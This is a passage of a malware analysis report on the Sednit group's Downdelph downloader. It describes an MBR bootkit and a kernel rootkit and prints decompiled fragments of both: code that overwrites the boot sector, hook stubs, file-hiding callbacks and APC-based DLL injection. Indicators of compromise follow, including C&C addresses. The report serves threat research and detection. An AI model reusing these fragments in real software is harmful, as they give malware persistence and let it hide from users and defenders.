In recent years, bootkits have become popular as a way to load unsigned malicious Windows drivers, which is normally prevented by the OS in 64-bit versions of Windows. But in the present case the bootkit serves as a stealthy persistence method for the user-mode downloader **Downdelph** — although for this purpose an unsigned driver will indeed be loaded, as we will describe later. Persistence through a bootkit makes detection harder, as its code is executed before the operating system is fully loaded.

The bootkit in question has the ability to infect Microsoft Windows versions from Windows XP to Windows 7, on both 32-bit and 64-bit architectures. To the best of our knowledge the bootkit used by **Downdelph** has never been documented, even though it belongs to the well-known category of bootkits infecting the Master Boot Record (MBR) — first sector of the hard drive — to take control of the startup process.

We will now describe the various components installed on the machine during the infection by the bootkit, and then how those components cooperate during startup to eventually execute **Downdelph**.

Installation Process

The bootkit installation process varies depending on the Windows version, and whether the machine is 32-bit or 64-bit. In all cases the bootkit installer starts by overwriting the hard drive's first sectors — a sector being the basic hard drive storage unit, resulting in a new hard drive layout as shown in **Figure 8** and described in the following.




Sector 1
Sector 2
Sector 3
Bootkit MBR
Original MBR (XOR-encrypted)
Bootkit Code (XOR-encrypted)
Bootkit Driver (XOR-encrypted, RC4-encrypted)
Legitimate data

Figure 8. **Beginning of infected hard drive layout**

First things first: the MBR is overwritten with a custom version, while an encrypted copy of the original MBR code is stored in the second sector. Starting in the third sector comes the core bootkit code, encrypted with a simple XOR-based algorithm. This core code will be slightly different depending on the operating system versions, as the hooks — described later — put in place at startup will vary. Finally comes an RC4-encrypted Windows driver, which depending on the architecture will be a 32-bit or 64-bit binary.

In order to access the first sectors of the hard drive, the installer employs a technique previously seen in the infamous TDL4 bootkit *[18]*, whose code is shown in **Figure 9**.



```
// Opens a handle on the system partition.
GetSystemDirectoryA(lpSystemDirectory, 259u);
wsprintfA(FileName, "\\\\.\\%c:", lpSystemDirectory[0]);
hDevice = CreateFileA(FileName, GENERIC_WRITE|GENERIC_READ, FILE_SHARE_WRITE|FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0);
if ( hDevice == (HANDLE)0xFFFFFFFF )
{
  GetLastError();
  return 0;
}
BytesReturned = 0;
xmemset(&VolumeDiskExtents, 0, 256u);
// Retrieves the disk number.
LOBYTE(v0) = DeviceIoControl(
               hDevice,
               IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS,
               0,
               0,
               &VolumeDiskExtents,
               256u,
               &BytesReturned,
               0);
if ( !v0 )
  goto LABEL_6;
if ( VolumeDiskExtents.NumberOfDiskExtents > 0 )
{
  // Opens a handle on the physical system disk ( where the MBR is stored )
  wsprintfA(lpPhysicalDrive, "\\\\.\\PhysicalDrive%d", VolumeDiskExtents.Extents[0].DiskNumber);
  hDrive = CreateFileA(
             lpPhysicalDrive,
             GENERIC_WRITE|GENERIC_READ,
             FILE_SHARE_WRITE|FILE_SHARE_READ,
             0,
             OPEN_EXISTING,
             0,
             0);
```

Figure 9. **MBR opening code, as seen in a decompiler**

Once this device access is established, the installer simply calls the Windows API function `WriteFile` to overwrite the hard drive's first sectors. It should be noted that this method requires administrative rights on the system.

Second, the installer stores a DLL in the newly created Windows Registry key `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Core Packages`. As we will explain later, this binary is the user mode component of the bootkit. Additionally, **Downdelph** itself is stored in the same registry path, but in the key named `Impersonation Packages`.

These two files are stored in Windows' Registry following a custom-encrypted data format that is also used for the bootkit code initially contained in the installer. More precisely, the data are aPLib-compressed *[19]*, then RC4-encrypted, and begin with the following header:

```
struct PackedChunkHeader
{
            DWORD magic; // set to `0x203a3320` (` :3 ` in ASCII)
            DWORD packed_size;
            DWORD unpacked_size;
            DWORD key_size;
            BYTE  rc4_key[16];
};
```

The magic 4-byte value " :3 " is also written by the bootkit installer at offset `0x19B` of the MBR, as a marker to indicate that the hard drive has already been infected in the event that the installer is re-executed.

Startup Process

Once installed, the bootkit takes control of the machine during the next system startup. The startup process is detailed in **Figure 10** for Windows 7, where only the steps involving the bootkit are shown.



Bootkit MBR
Hooks interruption 13h
Decrypts bootkit code at physical address 0x97C00
Decrypts and executes original MBR
Original MBR
Hooks bootmgr
CPU in real mode
Boot Manager (bootmgr)
Hooks function OSIArchTransferToKernel in winload.exe
CPU in protected mode
Boot loader (winload.exe)
Hooks ACPI.sys entry point
ACPI.sys
Decrypts and executes bootkit driver
Bootkit driver
Decrypts and injects bootkit user-mode component in explorer.exe
Bootkit user mode component
Loads Downdelph in explorer.exe process
Downdelph


Figure 10. **Startup process of a Windows 7 machine infected by the bootkit**

Roughly summarized, a bootkit's objective is to "survive" Windows' startup and eventually to execute a payload once the operating system is fully running. Such survival is made difficult by the strong modifications of the machine state at each step of the startup process (for example by reorganizing memory or switching the CPU mode). Hence, starting from the initially infected MBR, the bootkit ensures at each step that it will regain control at the *next* step, mainly by setting hooks.

While the bootkit workflow described in **Figure 10** bears some similarities with other known MBR-infected bootkits (see "Bootkits: Past, Present & Future" *[20]* for some examples), there are certain particularities that we would like to point out:

- The bootkit MBR decrypts the bootkit code and the bootkit driver initially stored from the third sector (see Figure 8) into a memory buffer. On the system we used for analysis, the buffer was located at physical memory address `0x97C00`. This memory area therefore contains the bulk of the bootkit code, and the hooks in `bootmgr`, `winload.exe` and `ACPI.sys` re-route the execution flow to this buffer. It is more common for bootkits to copy their code at each step into a new memory area, in order to survive memory re-organization during startup.

- This is the first use of the genuine Windows driver `ACPI.sys` in a bootkit, to the best of our knowledge. More precisely, the entry-point of this driver is patched to redirect to a small snippet of code written in its resources section, as shown in **Figure 11**.




```
; int __stdcall acpi_hook_stub(int kernel_header_addr)
acpi_hook_stub  proc near

kernel_header_addr= dword ptr  4

                push    esi
                mov     esi, [esp+4+kernel_header_addr]
                call    disable_write_protection
                xor     eax, eax
                push    ebx

loc_98A39:
                mov     ecx, [esi+0A6h]
                mov     ecx, [ecx+18h] ; ACPI LDR_MODULE.BaseAddress
                mov     bl, [esi+eax+0B2h] ; Original ACPI entry point bytes
                mov     edx, [esi+0AAh] ; ACPI PE.AddressOfEntryPoint
                add     ecx, eax
                inc     eax
                mov     [ecx+edx], bl ; Writes original bytes at ACPI entry point
                cmp     eax, 5
                jb      short loc_98A39

                call    enable_write_protection
                mov     eax, [esi+40h] ; Bootkit code physical address (0x97C00)
                xor     ecx, ecx
                push    ecx
                push    7E00h
                push    ecx
                push    eax
                call    dword ptr [esi+0D0h] ; MmMapIoSpace
```

Figure 11. **Hook code in `ACPI.sys` resources section (`.rsrc`)**

This code receives as an input parameter the memory address of the Windows kernel `ntoskrnl.exe`, where the bootkit stores some crucial data in unused PE header fields. Using these data, it first restores the first five bytes of the original `ACPI.sys` entry-point, and then redirects to bootkit code stored at physical memory address `0x97C00`, mapped in the virtual memory space using the Windows API `MmMapIoSpace` *[21]*. This bootkit code will decrypt and execute the bootkit driver.

The modifications to the `ACPI.sys` driver bypass Windows' bootloader integrity checks, because those checks are done on the hard-drive version of the file, not on the in-memory version.

- The bootkit driver injects the bootkit user-mode component into the `explorer.exe` process by patching its entry-point before it is executed. The user mode component then loads **Downdelph** and, interestingly, it tries to set an exported global Boolean variable named `m_bLoadedByBootkit` in **Downdelph** to `TRUE`, as shown in **Figure 12**.



```
    {
      hModule = (HMODULE)load_dll_from_mem((int)DosHeader, (LPCVOID)nNumberOfBytesToWrite);
    }
    if ( hModule )
    {
LABEL_20:
      exportedVar = GetProcAddress(hModule, "m_bLoadedByBootkit");
      if ( exportedVar )
        *(_DWORD *)exportedVar = TRUE;
```

Figure 12. **User mode bootkit component attempts to set an exported Boolean variable in Downdelph, after having loaded it**

As this global variable is absent in all **Downdelph** binaries, we speculate that the bootkit was originally intended to be used with a different payload, and was repurposed by Sednit's operators.

Moreover, the user-mode component of the bootkit exports two functions named `Entry` and `ep_data`. Those two export names are also present in early samples of the infamous BlackEnergy malware *[11]*. Also, we found several cases of code sharing between the bootkit components and the same BlackEnergy samples. These hints lead us to speculate that the developers may be related.

Kernel Mode Rootkit

Another interesting **Downdelph** persistence method we analyzed relies on a Windows driver, used during deployments in February 2014. Once loaded at startup as a Windows service, this driver executes and hides **Downdelph**, effectively acting as a rootkit *[22]*. We were able to dig up only four samples of this rootkit: three 32-bit versions, corresponding to Cases 2, 3 and 4 in **Figure 3**, and an additional 64-bit version for which we do not have any context.

Roughly summarized, the rootkit hides certain operating system artifacts (files, registry keys, folders) whose location matches a rule in a set of so-called `Hide rules`. Those rules are set by the dropper and stored in the Windows Registry, making the rootkit a flexible tool able to hide any given artifacts.

Interestingly, numerous debug messages were left by the developers in the rootkit, which allow those `Hide rules` in particular to be clearly seen. For example, here are the rules used with one sample, as output in debug logs during execution:

```
HIDEDRV: >>>>>>>>Hide rules>>>>>>>>> rules
HIDEDRV: File rules: \Device\HarddiskVolume1\Windows\system32\mypathcom\dnscli1.dll
HIDEDRV: File rules: \Device\HarddiskVolume1\Windows\system32\drivers\FsFlt.sys
HIDEDRV: Registry rules: \REGISTRY\MACHINE\SYSTEM\ControlSet002\services\FsFlt
HIDEDRV: Registry rules: \REGISTRY\MACHINE\SYSTEM\ControlSet001\services\FsFlt
HIDEDRV: Registry rules: \REGISTRY\MACHINE\SYSTEM\CurrentControlSet\services\FsFlt
HIDEDRV: Inject dll: C:\Windows\system32\mypathcom\dnscli1.dll
HIDEDRV: Folder rules: \Device\HarddiskVolume1\Windows\system32\mypathcom
HIDEDRV: <<<<<<<<XXXXX<<<<<<<<< rules
HIDEDRV: <<<<<<<<Hide rules<<<<<<<<< rules
```

We can observe here the three types of artifacts possibly hidden by the rootkit:

- Some specific files, whose paths are given in the `File rules`. In this case, two such rules are present and respectively serve to hide the **Downdelph** file (`[…]\dnscli1.dll`) and the rootkit itself (`[…]\FsFlt.sys`).
- Some specific Windows Registry keys, whose paths are given in the `Registry rules`. In this case, three such rules are present, to hide registry keys related to the rootkit's Windows service, and also to hide the configuration itself, which is stored in this particular place.
- Some specific folders, whose paths are given in the `Folder rules`. In this case, one such rule is present, to hide the **Downdelph** folder (`[…]\mypathcom`).

Finally, the `Inject dll` rule contains the path of a DLL that the rootkit will inject into the `explorer.exe` process. In this case, it points to **Downdelph**.

The debug messages all start with `HIDEDRV`, which is apparently the name the developers gave to this rootkit. The developers also forgot to remove some program database (PDB) *[23]* file paths from the samples:

```
d:\!work\etc\hi\Bin\Debug\win7\x86\fsflt.pdb
d:\!work\etc\hideinstaller_kis2013\Bin\Debug\win7\x64\fsflt.pdb
d:\new\hideinstaller\Bin\Debug\wxp\x86\fsflt.pdb
```

To summarize, the rootkit is configured to hide **Downdelph** and itself from the user, and also to inject **Downdelph** into `explorer.exe`. We are now going to describe how those two operations are implemented.


Hiding Artifacts

We have identified two different implementations of the concealment mechanism, depending on the samples. The first one installs hooks in the System Service Descriptor Table (SSDT) *[24]*, while the second one relies on the Windows filter manager *[25]*.

SSDT Hooking

The SSDT is an internal Windows table containing addresses of core kernel routines, in such a way that hooking them allows the interception of data received by user mode programs. This rootkit hooks three SSDT entries, corresponding to the functions `ZwSetInformationFile`, `ZwQueryDirectoryFile` and `ZwEnumerateKey`.

These three functions are called by Windows processes to access files, directories and registry keys respectively. The logic inserted by the rootkit is pretty simple: if the accessed artifact path matches one of the `Hide rules`, then the function returns as if the artifact does not exist on the system. On the other hand, if the accessed artifact path is not rootkit-protected, the original SSDT function is executed. For example, the hook code for `ZwSetInformationFile` to hide files is presented in **Figure 13**.



```
    RtlInitUnicodeString(&AccessedFile, &SourceString);
    if ( debug_level >= 5 )
    {
      DbgPrint("HIDEDRV: ");
      DbgPrint("PROBA %ws rule match\n", &SourceString);
    }
    // Is the accessed file rootkit-protected?
    if ( FindRule(&AccessedFile, 1) )
    {
      if ( debug_level >= 5 )
      {
        DbgPrint("HIDEDRV: ");
        DbgPrint("HideNtSetInformationFile : FileDispositionInformation %ws rule match\n", &AccessedFile);
      }
      // Hide file presence
      return STATUS_NO_SUCH_FILE;
    }
    if ( debug_level >= 5 )
    {
      DbgPrint("HIDEDRV: ");
      DbgPrint("ELSE FindRule \n");
    }
  }
  // Non-protected file, executes the original function
  return OriginalZwSetInformationFile(Handle, a2, a3, a4, a5);
```

Figure 13. **Hook code for `ZwSetInformationFile` to hide files**

With the arrival of 64-bit versions of Windows, the SSDT became protected by Kernel Patch Protection *[26]*, preventing the insertion of hooks into this table. This probably explains why a different implementation of the concealment functionality was introduced in the rootkit, as described below.


Minifilter Driver

The Windows filter manager *[25]* allows registering a driver as a *minifilter*, so that its code will be called on certain I/O operations. Such a minifilter driver can register a *pre*-operation callback or a *post*-operation callback on each I/O operation it registers to filter.

Minifilter drivers are ordered based on a value called "altitude": the filter manager executes driver callbacks registered for an I/O operation in the *descending* order of altitude. This ordering allows, for example, prioritizing anti-virus minifilters over data-processing minifilters, in order to detect malicious files before opening them.

In our case, the rootkit driver registers itself as a minifilter of altitude `370030`. This altitude is normally associated with a Windows legacy driver named `passThrough.sys` *[27]*, which is an example of a minifilter open-sourced by Microsoft *[28]*. Thus, the rootkit takes the place of `passThrough.sys` in the minifilter stack, and provides callbacks for hiding.

The concealment functionality is mainly implemented as a *pre*-operation callback on the IRP_MJ_CREATE *[29]* I/O operation, which corresponds to the creation or opening of files and directories. The callback code is shown in **Figure 14**.



```
v5 = FltGetFileNameInformation(callback_data, 1026u, &FileNameInformation);
if ( v5 >= 0 )
{
  // Is the accessed file or directory rootkit-protected?
  if ( FindRule(&FileNameInformation->Name, FILE_RULES) || FindRule(&FileNameInformation->Name, DIRECTORY_RULES) )
  {
    if ( debug_level >= 5 )
    {
      DbgPrint("HIDEDRV: ");
      DbgPrint("PreHideCreate rule match %wZ\n", &FileNameInformation->Name);
    }
    // Hide file or directory presence
    callback_data->IoStatus.Status = STATUS_NOT_FOUND;
    FltSetCallbackDataDirty(callback_data);
    v6 = 4;
  }
  if ( FileNameInformation )
    FltReleaseFileNameInformation(FileNameInformation);
  result = v6;
}
```

Figure 14. **Preoperation callback for `IRP_MJ_CREATE` (the creation or opening of files and directories)**


Regarding hiding registry keys, the developers simply re-used the code of another minifilter example *[30]* released by Microsoft for that purpose.

As a final note on this rootkit's concealment mechanisms, we would like to mention that we found a 64-bit version of the minifilter-based rootkit made to run on Windows 7 (according to its PDB path `[…]win7\x64\fsflt.pdb`). Loading such unsigned driver is normally prevented on this operating system, and we do not know if the attackers may have actually loaded it.

DLL Injection

Once the hiding mechanisms have been put in place, the rootkit injects the DLL whose path is in the `Inject dll` rule (**Downdelph** in our case) into `explorer.exe`. To do so, it first copies a shellcode into `explorer.exe`, which simply calls Windows API `LoadLibraryW` on **Downdelph** path.

To execute the shellcode, the rootkit then queues a kernel asynchronous procedure call (APC) *[31]*, a little-known code injection technique. The code responsible for the injection is pictured in **Figure 15**.



```
// Queuing an APC that will just call LoadLibrary(DllPath) in the thread context
KeInitializeApc(pkApc, pkThread, 0, FN_ApcKernelRoutine, 0, FN_ApcNormalRoutine, APC_LEVEL, 0);
KeInsertQueueApc(pkApc, path, LoadLibraryW, 0);
```

Figure 15. **Kernel mode APC registration, `FN_ApcNormalRoutine` being the shellcode address in the target process**

CONCLUSION AND OPEN QUESTIONS

Deploying a component as simple as **Downdelph** with a bootkit or a rootkit may seem excessive. But given the apparent rarity of **Downdelph** deployments over the last two years, we are inclined to speculate this is a deliberate strategy.

By rarely deploying it, Sednit operators apparently kept it out of the hands of malware researchers for almost two years, which, combined with advanced persistence methods, ensured that they were able to maintain the monitoring of selected targets over the long term.

Still, we are certainly missing parts of the picture concerning **Downdelph**, and we hope this report will encourage other researchers to contribute further pieces to the puzzle.

INDICATORS OF COMPROMISE

Downdelph

ESET Detection Names

```
Win32/Rootkit.Agent.OAW
Win32/Rootkit.Agent.OAY
Win32/Sednit.AZ
Win32/Sednit.BA
Win32/Sednit.BB
Win32/Sednit.K
Win64/Sednit.J
```

Hashes

```
1cc2b6b208b7687763659aeb5dcb76c5c2fbbf26
49acba812894444c634b034962d46f986e0257cf
4c9c7c4fd83edaf7ec80687a7a957826de038dd7
4f92d364ce871c1aebbf3c5d2445c296ef535632
516ec3584073a1c05c0d909b8b6c15ecb10933f1
593d0eb95227e41d299659842395e76b55aa048d
5c132ae63e3b41f7b2385740b9109b473856a6a5
5fc4d555ca7e0536d18043977602d421a6fd65f9
669a02e330f5afc55a3775c4c6959b3f9e9965cf
6caa48cd9532da4cabd6994f62b8211ab9672d9e
7394ea20c3d510c938ef83a2d0195b767cd99ed7
9f3ab8779f2b81cae83f62245afb124266765939
e8aca4b0cfe509783a34ff908287f98cab968d9e
ee788901cd804965f1cd00a0afc713c8623430c4
```

File Names

```
apivscd.dll
install_com_x32_LL_full.dll
shcore.dll
userinit.exe
```

Registry Keys

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\LastEnum
SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system\shell
```

C&C server Domain Names

```
intelmeserver.com
```

C&C server IP addresses

```
104.171.117.216
141.255.160.52
```

PDB Paths

```
d:\\!work\\etc\\hideinstaller_kis2013\\Bin\\Debug\\win7\\x64\\fsflt.pdb
d:\\new\\hideinstaller\\Bin\\Debug\\wxp\\x86\\fsflt.pdb
d:\\!work\\etc\\hi\\Bin\\Debug\\win7\\x86\\fsflt.pdb
```

REFERENCES

1. The Washington Post, Russian government hackers penetrated DNC, stole opposition research on Trump, https://www.washingtonpost.com/world/national-security/russian-government-hackers-penetrated-dnc-stole-opposition-research-on-trump/2016/06/14/cf006cb4-316e-11e6-8ff7-7b6c1998b7a0_story.html, June 2016
2. The Wall Street Journal, Germany Points Finger at Russia Over Parliament Hacking Attack, http://www.wsj.com/articles/germany-points-finger-at-russia-over-parliament-hacking-attack-1463151250, May 2016
3. Reuters, France probes Russian lead in TV5Monde hacking: sources, http://www.reuters.com/article/us-france-russia-cybercrime-idUSKBN0OQ2GG20150610, June 2015
4. ESET VirusRadar, Zero-day, http://www.virusradar.com/en/glossary/zero-day
5. ESET, Sednit Espionage Group Attacking Air-Gapped Networks, http://www.welivesecurity.com/2014/11/11/sednit-espionage-group-attacking-air-gapped-networks/, November 2014
6. Kaspersky, Sofacy APT hits high profile targets with updated toolset, https://securelist.com/blog/research/72924/sofacy-apt-hits-high-profile-targets-with-updated-toolset/, December 2015
7. CrowdStrike, Bears in the Midst: Intrusion into the Democratic National Committee, https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/, June 2016
8. Trend Micro, Pawn Storm Espionage Attacks Use Decoys, Deliver SEDNIT, https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/pawn-storm-espionage-attacks-use-decoys-deliver-sednit, October 2014
9. FireEye, APT28: A Window into Russia's Cyber Espionage Operations?, https://www.fireeye.com/blog/threat-research/2014/10/apt28-a-window-into-russias-cyber-espionage-operations.html
10. GitHub, ESET Indicators of Compromises, https://github.com/eset/malware-ioc/sednit
11. ESET, Back in BlackEnergy *: 2014 Targeted Attacks in Ukraine and Poland, http://www.welivesecurity.com/2014/09/22/back-in-blackenergy-2014/, September 2014
12. ESET, ESET LiveGrid®, https://www.eset.com/us/about/eset-advantage/
13. Digital Defense, Shimming Your Way Past UAC, https://www.digitaldefense.com/using-application-compatibility-fixes-to-bypass-user-account-control/, May 2014
14. GreyHatHacker, Bypassing Windows User Account Control (UAC) and mitigation, https://www.greyhathacker.net/?p=796, December 2014
